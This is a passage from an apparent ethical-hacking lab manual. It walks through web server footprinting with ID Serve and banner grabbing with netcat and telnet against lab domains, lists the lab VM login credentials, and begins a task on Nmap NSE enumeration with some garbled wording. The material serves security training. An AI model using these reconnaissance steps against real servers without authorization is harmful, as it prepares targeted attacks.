**idserve.exe**.
2. The main window of **ID Serve** appears. By default, the **Server Query** tab appears.



3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.

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

6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows.
8. Turn off the **Windows 11** virtual machine.

Task 5: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

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
1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.
7. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
8. Now, type **GET / HTTP/1.0** and press **Enter** twice.
9. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



10. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.



11. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.

12. Telnet will connect to the domain, as shown in the screenshot.
13. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

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

14. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
15. Close the terminal window on the **Parrot Security** machine.

Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE)provides scripts that reveal various useful information about the target web server to an attacker.

